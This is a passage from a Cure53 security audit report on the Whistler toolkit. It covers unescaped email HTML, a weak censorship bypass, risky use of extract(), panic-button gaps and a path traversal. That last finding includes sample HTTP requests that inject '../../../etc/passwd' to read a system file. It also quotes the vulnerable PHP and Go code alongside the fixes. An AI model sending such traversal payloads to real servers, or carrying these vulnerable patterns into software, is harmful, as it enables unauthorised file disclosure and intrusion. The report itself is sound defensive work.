***Note:** This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

It was found that the Whistler website concatenates user-input into HTML emails without output-encoding it adequately. This unnecessarily provides an attacker with the ability to modify the intended HTML and, depending on how the email is opened, possibly means that they are able to redirect the email client to a different website. In other words, the flaw can provide the attacker with information about the location and time for the email being opened and otherwise handled. Please note that although an attacker could also spoof an email directly to the *Administrator,* the email address used in the contact form is not known to the attacker. This issue can be observed in the following code paths.

File:
sources/whistler-web/application/my/controller/page.php

Affected Code:
```
$htmlContent = '<p>From: ' . $form->getElement('name')->getValue() . ' &lt;' .
$form->getElement('email')->getValue() . '&gt;</p>' . "\n" . '<p>Subject: ' .
$form->getElement('subject')->getValue() . '</p>' . "\n" . '<hr>' . "\n" . '<p>'
. nl2br($form->getElement('message')->getValue()) . '</p>';
$message = \Swift_Message::newInstance()->setSubject("Whistlerapp.org Contact
Form")
   ->setFrom('noreply@whistlerapp.org')
   ->setTo('contact@whistlerapp.org')
   ->setBcc('whistlerapp.org@gmail.com')
   ->setBody(strip_tags($htmlContent))
   ->addPart($htmlContent, 'text/html');
$mailSent = $mailer->send($message);
```

As can be seen in the snippet above, user-input is merged with the intended HTML email and then added to the HTML portion of the email (i.e. *tags* are only stripped from the *text* version of the email). It is recommended to output-encode user-input with the relevant PHP functions, namely *htmlentities*[11] or *htmlspecialchars*[12]. These should be called with the *ENT_QUOTES* parameter to ensure more thorough escaping in the *attribute* contexts. For example, the above snippet could be fixed in a manner suggested next.

Proposed Fix:
```
$htmlContent = '<p>From: ' . htmlentities($form->getElement('name')->getValue())
. ' &lt;' . htmlentities($form->getElement('email')->getValue()) . '&gt;</p>' .
"\n" . '<p>Subject: ' . htmlentities($form->getElement('subject')->getValue()) .
'</p>' . "\n" . '<hr>' . "\n" . '<p>' . nl2br(htmlentities($form-
>getElement('message')->getValue())) . '</p>';
```

[11] http://php.net/manual/en/function.htmlentities.php
[12] http://php.net/manual/en/function.htmlspecialchars.php

BAM-01-012 Android: Weaknesses in blocking bypass implementation *(Info)*

Note: *This issue was partly fixed by the Whistler Team and the fix was verified by Cure53. Future releases will address the problem in more depth.*

The Whistler Android app has a "*Bypass blocking*" feature on its advanced security settings. According to the on-screen instructions, this should be enabled if there are known attempts to block Whistler in a region or country. However, the implementation indicated that this simply connects to www.google.com with a Host header of *washington-159214.appspot.com* and a *Whistler-host* header to indicate the URL used for forwarding the data to. This approach created problems indicated on BAM-01-011 and is moreover not a very effective way to bypass blocking.

A censorship-driven government might choose to simply block requests to *google.com* and/or *appspot.com*, which will in turn render the blocking bypassing useless.

Bypassing censorship is not a trivial task, so it must be recommended to leverage an existing open source library with an excellent track record and comprehensive approach to censorship bypasses. The Psiphon Android library[13] could be a good choice for this purpose and its referencing to Android app[14] could be helpful for the Whistler developers.

BAM-01-013 PHP: Dangerous use of extract in template code *(Info)*

Note: *This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

During manual code review, a dangerous coding pattern in the template engine was discovered. In particular, the problem could potentially lead to a local file inclusion and through that foster Remote Code Execution. The code excerpt below shows the problematic area. If an attacker controls the content of the *vars* variable, it becomes possible to overwrite the *script* variable when the *extract* call is triggered. In turn, *script* can then be modified to point to an attacker-controlled file, thus achieving code execution.

Affected File:
whistler-web/application/ufw/helper/render.php

Affected Code:
```
public function render($vars = array(), $script = null, $controllerDir = true)
{
    ob_start();
    $c = $controllerDir ? $this->getCurrentControllerName() : '';
    if (!$script) { $script = $this->getScriptName() . '.php'; }
```

[13] https://github.com/Psiphon-Labs/psiphon-tunnel-core/blob/master/MobileLibrary/Android/README.md
[14] https://github.com/Psiphon-Labs/psiphon-tunnel-core/tree/master/Mobi...pps/TunneledWebView

```
    if ($c) $script = "$c/$script";
    extract($vars);
    include (APPLICATION_PATH . '/views/' . $script);
    return ob_get_clean();
}
```

However, due to the lack of control over the affected variable, this did not turn out to be exploitable in the current state of the Whistler project. Nonetheless it is possible that future code changes make this issue exploitable, meaning that RCE can become achievable due to the fact that files can be uploaded with attacker-controlled content. It is therefore recommended to refactor the code and avoid the usage of *extract*.

BAM-01-014 Android: Shortcomings of the panic button functionality *(Info)*

Note: *This issue was partly fixed by the Whistler Team and the fix was verified by Cure53. Future releases will address the problem in more depth.*

It was found that the Android app implementation of the Panic button suffers from a number of shortcomings. Although the functionality is defined as "*erasing all sensitive data on user request and informing trusted parties of such event*", this may be insufficient in situations where simply having the app installed will cause bodily harm, for example to an activist being raided or stopped by police.


Issue 1: The app remains installed

The app does not remove all information. This means that even if it is hidden, it is still visible under *Settings / Apps*. Regardless of what is deleted, an activist found to have the app installed could be exposed and face a difficult situation. In this context, the current partial deletion approach is deemed insufficient.

Issue 2: The app does not delete all data by default

It was found that the app deletes the *files/media* and *files/train* directories, yet not all data is selected to be deleted by default on the UI.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de



When Panic Mode is activated, Whistler can erase the sensitive data you want to prevent from being accessed by a third party. Select here which data should be erased:

Whistler database	on
Whistler Gallery	on
Circle of trust	on
Recipients	on
Training materials	on
Video evidences	off
Audio evidences	off
Photo evidences	off

Fig.: Default deletion areas

It is recommended to enable all areas for deletion in the *Panic Mode* configuration by default. In addition to this, an option should be added to uninstall the app at the end of this process. This will protect activists by more thoroughly making sure that the app is no longer present on the phone when the *Panic* option is used. However, please note that the fact that the app was installed before could still be found out with a forensic investigation of the mobile phone.

BAM-01-017 Web: Unsanitized Input used for File download (*Info*)

***Note:** This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

When registering a new form, the parameters in the request body are not sanitized or validated. This allows an attacker to store a specifically crafted *uid* value in the database. This flaw could lead to leaking sensitive files through a path traversal attack. For the initial registration request, a *uid* parameter is sent along in the request body as shown below.

Registration request:

```
POST /rest/v1/media/forms/registrations HTTP/1.1
Host: www.whistlerapp.org
[... more headers ...]

{"attachments":[{"created":1515416667455,"fileName":"2e72fecd-6fbe-40ac-8bcf-7ced52c1c8b3/../../../etc/passwd","id":5,"path":"media","uid":"2e72fecd-6fbe-40ac-8bcf-7ced52c1c8b3/../../../etc/passwd"}]}
```

The *uid* value is simply parsed from the request and stored in the database.

Affected File:
capitol-master/rest.go

Affected Code:
```
func handleRegisterFormMediaFiles(w http.ResponseWriter, r *http.Request, ps
httprouter.Params) {
...
        _, err = DB.Exec(`
      INSERT INTO media_file (
        uid, fileName, fileExt, metadata, state, created
      ) VALUES (
        ?, ?, ?, ?, ?, ?
      )
      ON DUPLICATE KEY UPDATE
        updated = NOW()`, mediaFile.UID, mediaFile.FileName, mediaFile.FileExt,
metadata, mediaFile.State, mediaFile.Created)
```

Upon requesting the download of a file, an *id* needs to be specified and it is then used for querying the database. A regex is in place to supposedly make sure that the specified *id* is in fact a UUID. However, as described in BAM-01-008, the regex does not match the entire string and only checks if a UUID is found somewhere within the contents. A request sent when a download is being prompted can be found next.

Download Request:
```
GET /xmedias/file/?id=2e72fecd-6fbe-40ac-8bcf-7ced52c1c8b3/../../../etc/passwd
HTTP/1.1
Host: whistlerapp.org
[... more headers ...]
Authorization: Basic YWRtaW46Z0FiVEc3VHFUN1dxalNRWA==
```

With the specified *id* above, the object, previously stored in the database, is fetched and stored in the *mediaFile* variable in the code.

Affected File:
whistler-web/application/my/controller/xmedias.php

Affected Code:
```
public function downloadAction()
{
    if (!($mediaFile = $this->checkAccess())) {
        throw new \Exception('Not found', 404);
    }

    $ffn = $mediaFile->getFfn();
    header('Content-Disposition: attachment; filename="' .
rawurlencode(basename($ffn) . $mediaFile->fileExt) . '"');
    header('Cache-Control: private');
    header('Pragma: \"\"');
    $this->send($mediaFile, 'application/octet-stream');
}
[...]
protected function send($mediaFile, $mimeType)
{
    header("Content-Type: $mimeType");
    if (strpos($_SERVER['SERVER_SOFTWARE'], 'Apache') === false) {
        header("X-Accel-Redirect: /protected/" . $mediaFile->uid);
    } else {
        [... commented out code ...]
        header("X-Sendfile: " . $mediaFile->getFfn());
    }
    exit();
}
```

The *send* function will subsequently use the *uid* value obtained from the database to craft the path of the file to be downloaded. Importantly no sanitization whatsoever is performed for the *uid* value during this process.

This issue is listed in this report as Miscellaneous because the flaw was not exploitable in the test environment supplied to Cure53 for this assessment. What is more, *nginx* internally performs sanitization of the specified path and prohibits the use of "../" in any form, thus resulting in a failure to exploit this. Conversely, Apache allows "../", so this could result in a successful attack.

Although the issue is not exploitable at present, it is still mentioned in this report for the sake of completeness. It is also strongly recommended to sanitize the *uid* prior to having it used.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Conclusions

The results of this January 2018 security assessment of the Whistler toolkit are rather mixed. Five Cure53 testers who investigated the targeted scope were in agreement about the Whistler not being production-ready as far as security was concerned.

All of the reported seventeen security issues - especially those ascribed with “Critical” and “High” risks and impact - must first and foremost be addressed with appropriately crafted fixes. However, the work does not end there as the new deployments require additional verification step to ascertain that the threshold for displaying an acceptable security standard has been reached at the Whistler compound.

More specifically, this security assessment revealed greatly concerning XSS vulnerabilities affecting the *admin* backend. This type of problems are caused by reflecting nearly any imaginable kind of user-content in an unescaped manner. In effect, they can be used by all attackers with only an access to the public Internet, as they can simply send in reports or other data and embed HTML and JavaScript. These will be then executed in the context of browser sessions belonging to logged-in *Administrators*. Cure53 had an impression that XSS flaws were simply not “on the radar” for the Whistler team, meaning that neither escaping nor filtering has been implemented at any point. This might equally point to an architectural flaw in how the backend is being composed, especially given that no proper framework is in place to take care of the escaping automatically. Similarly problematic was the uncovered absence of HTTP security headers, which would have had the capability to limit the effects of XSS attacks if set properly.

Consequently, it is highly advised to let go of any form of self-written PHP code and instead make use of a well-tested framework that takes care of the majority of security tasks on its own, including the prevention of the XSS issues. It is further recommended to make sure that the backend is hardened with security headers and, given that the project is fresh and still open to structural changes, Cure53 suggests that a strong CSP policy becomes a priority. A high-security *Admin panel* safeguarded with defense-in-depth is pretty much the best place for the dedicated CSP and there is no reason not to use it.

Based on findings in the provided sources, an impression of Whistler items constituting “unfinished” or “hasty” products was acquired. Some features appeared to be not fully implemented and there were indications that more items will be added in the near future. Conversely, the mobile application made a better impression. While work is needed as well to make it sufficiently secure, it only yielded three security-relevant findings. The number is low, particularly when compared to the fourteen issues spotted in the web and server-side parts.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

In conclusion, the assessment attracted much needed attention to the areas where security pitfalls occur on the Whistler's scope. Importantly, not all of the days originally budgeted for testing were used in order to allow a larger buffer and an extended timeframe for the retests component. Cure53 expects the fixes to be devised and implemented before having another look at the project in scope. A detailed debriefing after the fix verification is recommended to discuss how future developments can translate into more secure applications and fewer security-critical findings.

Cure53 would like to thank Raphael Mimoun and Tomislav Randjic from the Build A Movement team for their excellent project coordination, support and assistance, both before and during this assignment.